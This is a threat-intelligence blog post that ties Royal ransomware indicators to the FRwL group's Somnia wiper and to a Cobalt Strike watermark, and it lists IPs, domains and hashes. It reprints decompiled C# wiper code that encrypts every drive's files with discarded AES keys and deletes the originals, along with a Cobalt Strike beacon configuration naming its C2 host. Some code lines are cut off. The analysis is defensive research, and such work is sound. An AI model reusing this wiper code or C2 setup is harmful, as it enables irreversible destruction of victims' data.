
From Royal with Love

By Jason Reaves

Published: 2023-03-10 · Archived: 2026-04-05 19:54:32 UTC

By: Jason Reaves and Joshua Platt



Summary

CISA recently released a CyberSecurity advisory on the royal ransomware group. In the advisory, a number of excellent mitigation techniques and strategies are recommended. Along with the recommendations are several IOCs and technical details on related activities.

After reviewing several of the IOCs, one of the IPs stood out. The ip address 139[.]60.161.213. The date listed in the CISA report is November 2022. Interestingly enough, back in November CERT-UA published an advisory on UAC-0118 aka FRwL. Similar to the report released by CISA, CERT-UA released IOC's. They also released 139[.]60.161.213.

A second IOC appears to show up on both lists as well: 94.232.41[.]105. However, this IOC came with a caveat, "In reference to Cobalt Strike and other tools mentioned above, a tool repository used by Royal was identified at IP: 94.232.41[.]105 in December 2022."1 After doing a quick search, this IP address hosted two separate cobalt strike instances. The first instance used the domain softloadup[.]com. After a short period of time, the domain was

rotated to sombrat[.]com. While the domains changed, the beacon watermark or license id stayed the same: “206546002”.

This watermark is not new and has been noted in multiple ransomware related events. For example, in September the watermark showed up in a play-related ransomware attack. While the activity slightly predates the royal activity noted by CISA, the TrendMicro article ties the watermark to previous botnets known to be deployed by CONTI related actors such as Emotet and the ransomware strain Quantum.

Wiper

While investigating Somnia, we discovered a zip package named ‘Release.zip’ on VirusTotal that contained a built Somnia package(bcb2a2a247daa0e37144e00375094e6c). Somnia is written in .NET and the main code is pretty simplistic. It simply retrieves a list of all files on the local system along with the files on any shared drives and passes each file off to the ‘CrashFile’ code:

```
namespace Somnia
{
 internal class Program
 {
  public static void Main()
  {
   Program.GetLocal();
   Program.GetNet();
  }
  public static void GetLocal()
  {
   CrashFile crasher = new CrashFile();
   DriveInfo[] drives = DriveInfo.GetDrives();
   for (int i = 0; i < drives.Length; i++)
   {
    foreach (string fname in Program.GetAllFiles(drives[i].Name))
    {
     if (!fname.Contains("Program Files") &&
!fname.Contains("AppData") && !fname.Contains("Windows"))
     {
      try
      {
       crasher.CrashAll(fname);
      }
      catch
      {
      }
     }
    }
   }
  }
```

```
  public static void GetNet()
  {
   CrashFile crasher = new CrashFile();
   DriveInfo[] drives = DriveInfo.GetDrives();
   for (int i = 0; i < drives.Length; i++)
   {
    DriveInfo arg_16_0 = drives[i];
    foreach (string fname in Program.GetAllFiles("\\\\"))
    {
     if (!fname.Contains("Windows") && !fname.Contains("Boot") &&
 !fname.Contains("System Volume Information") &&
!fname.Contains("Windows Defender") &&
!fname.Contains("Windows Defender Advanced Threat Protection"))
     {
      try
      {
       crasher.CrashAll(fname);
      }
      catch
      {
      }
     }
    }
   }
  }
```

The code will ignore files with certain keywords in their path:

- Program Files
- AppData
- Windows
- Boot
- System Volume Information
- Windows Defender
- Windows Defender Advanced Threat Protection

The CrashAll functionality performs more checks to see if the file extension is in a list of extensions that are being targeted for encryption along with ignoring files with the ‘.somnia’ extension and ignoring any file with ‘image.bmp’ in the name.

```
// Somnia.CrashFile
public void CrashAll(string fname)
{
    foreach (string suf in CrashFile.extention2)
    {
        if (fname.Contains(suf) && !fname.Contains(".somnia") && !fname.Contains("image.bmp"))
        {
            try
            {
                CrashFile.CrashOne(fname);
            }
            catch
            {
            }
            File.Delete(fname);
        }
    }
}
```

After passing all the previously mentioned checks, the malware will then encrypt the file by passing the path to the ‘CrashOne’ function and then delete the original file. The CrashOne function is where we see why this malware is not ransomware but instead is a wiper:

Press enter or click to view image in full size

```
// Somnia.CrashFile
public static void CrashOne(string fname)
{
    string newname = fname + ".somnia";
    byte[] tempiv = CrashFile.GenerateRandomByteArray(16);
    byte[] tempkey = CrashFile.GenerateRandomByteArray(32);
    using (Aes aes = Aes.Create())
    {
        aes.IV = tempiv;
        aes.Key = tempkey;
        aes.Mode = CipherMode.CBC;
        aes.Padding = PaddingMode.PKCS7;
        using (FileStream inputStream = File.OpenRead(fname))
        {
            using (FileStream outputStream = new FileStream(newname, FileMode.Create, FileAccess.Write))
            {
                using (CryptoStream encStream = new CryptoStream(outputStream, aes.CreateEncryptor(), CryptoSt
                {
                    outputStream.SetLength(0L);
                    inputStream.CopyTo(encStream);
                }
            }
        }
    }
}
```

The main points of the above code are thus:

1. Every file encrypted will use AES in CBC mode.
2. Every file encrypted gets a unique AES key and IV.
3. The AES key and IV used is not stored anywhere.
4. The keys could be recovered from memory analysis.

The malware generates a random 32 byte AES key and a 16 byte IV for every file but does not clean up memory afterwards.

CobaltStrike

The CobaltStrike instances being leveraged by this cluster of actor(s) activity appears to intersect often with the watermark ‘206546002’. This watermark has many ties to infrastructure associated with various ransomware

operations. DFIR Report put out two reports related to the resurgence of Emotet to deliver CobaltStrike which look to follow the CONTI playbook during their engagement and also leading to ransomware groups suspected to be affiliated with ex-CONTI threat actors.

Get Jason Reaves's stories in your inbox

A blog released by SANS around the same time period as the earlier mentioned reports also links these CobaltStrike deployments to the utilization of tyk.io. The TYK API management protocol can be leveraged to hide CobaltStrike strike beacon activity, something that was mentioned previously and was also referenced by the late Vitali Kremez as a tactic leveraged by ex-CONTI groups.

After decrypting the cobalt strike file referenced in the SANS blog, the CobaltStrike sample unsurprisingly matches the same watermark as the instances referenced earlier in the article:

```
{
    'PROTOCOL': '8',
    'PORT': '443',
    'SLEEPTIME': '45000',
    'MAXGET': '1403644',
    'ITTER': '37',
    'PUBKEY': "b'30819f300d06092a864886f70d010101050003818d0030818902818100aa7784df47a08a479b4afd833
    'DOMAINS': 'distinctive-obi-mgw.aws-euw1.cloud-ara.tyk.io,/api/v2/login',
    'SPAWNTO': "b'5b3240ca30c85bb59f6e384788df3099'",
    'SPAWNTO_X86': '%windir%\\syswow64\\dllhost.exe',
    'SPAWNTO_X64': '%windir%\\sysnative\\dllhost.exe',
    'C2_VERB_GET': 'GET',
    'C2_VERB_POST': 'POST',
    'WATERMARK': '206546002',
    'INJECT_OPTIONS': 'xi1knfb/QiftN2EAhdtcyw==',
    'USERAGENT': 'Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko',
    'SUBMITURI': '/api/v2/status',
    'C2_REQUEST': '[(\'_HEADER\', 0, "bytearray(b\'Accept: text/html,application/xhtml+xml,applicati
    'C2_POSTREQ': '[(\'_HEADER\', 0, "bytearray(b\'Accept: text/html,application/xhtml+xml,applicati
}
```

While ransomware strains have shifted due to various market conditions, including detainment and takedowns, the motivation behind ransomware has typically been described as financial. However, the underground economy continues to evolve and innovate. As Global conditions continue to impact the Cyberspace, the overlap between FRwL and Royal operators should not be overlooked.

IOCs

```
139.60.161[.]213
94.232.41[.]105
sombrat[.com

CS Watermark: 206546002

Beacons:
e8c806acdb51047c30ceabd419c176e3c085bb3fe009ed3e681f82ff72d05ea9 datamsupd[.com
d12a59189aaaf71b7326ec0890ea3799f47f3d55ce301e6b0bab18c0b702e051 krumenx[.com
2529f97f4415450fe84259c4af8951c13875a9a5e4972c6a5343fdd111fef8f0 upperdow[.com
c8a309619fe10d6ab68285f748ec8b1220eeb41474eeb35fcdd285447c256a45 softupdatelive[.com
c724755b643cb4625990b0f045e1e68a715675df41a82b4096421d62b1e4f657 leupdates[.com
4aaddafea350512d9e63bee0fced1b67e97552e5a0649eaa2bf5708e5bb09c8a jungoupd[.com
63a000ea9a943f97dbf6c472dd5c10101650db7b5c0f7c6e10782c30114bf49d jumptoupd[.com
13d12091f39649493eab3cf0e56681e1ff0d8b982b85af65a0b2dd89532003a6 newstarupd[.com
eb2f216ee6997d1045c203d0938f1af9e2b00ab539cf0c512955d1f6f873ac7b anbush[.com
d9a7e8976fcac5cdd1b221a85ed5cc683695b2d41425f76c75afd457e49d2244 newageupd[.com
9e68ac920bae102ccf1829ae8b8c212cc3046dd82114966c74e740df68b76fcd thefirstupd[.com
03df54639ecf97461e3570ac2f2b8b20ee9fb7845eceea34f0d6ea530544b6c4 morningupd[.com

6b4808050c2a6b80fc9945acdecec07a843436ea707f63555f6557057834333e
distinctive-obi-mgw.aws-euw1.cloud-ara.tyk.io

File extension:
.somnia
```

References

1: https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-061a

2: https://cert.gov.ua/article/2724253

3: https://www.trendmicro.com/en_us/research/22/i/play-ransomware-s-attack-playbook-unmasks-it-as-another-hive-aff.html

4: https://thedfirreport.com/2022/09/12/dead-or-alive-an-emotet-story/

5: https://thedfirreport.com/2022/11/28/emotet-strikes-again-lnk-file-leads-to-domain-wide-ransomware/

6: https://isc.sans.edu/diary/Emotet+infection+with+Cobalt+Strike/28824

7: https://shells.systems/oh-my-api-abusing-tyk-cloud-api-management-service-to-hide-your-malicious-c2-traffic/

8: https://twitter.com/VK_Intel/status/1560725216455626752

9: https://www.justice.gov/opa/pr/us-department-justice-disrupts-hive-ransomware-variant

---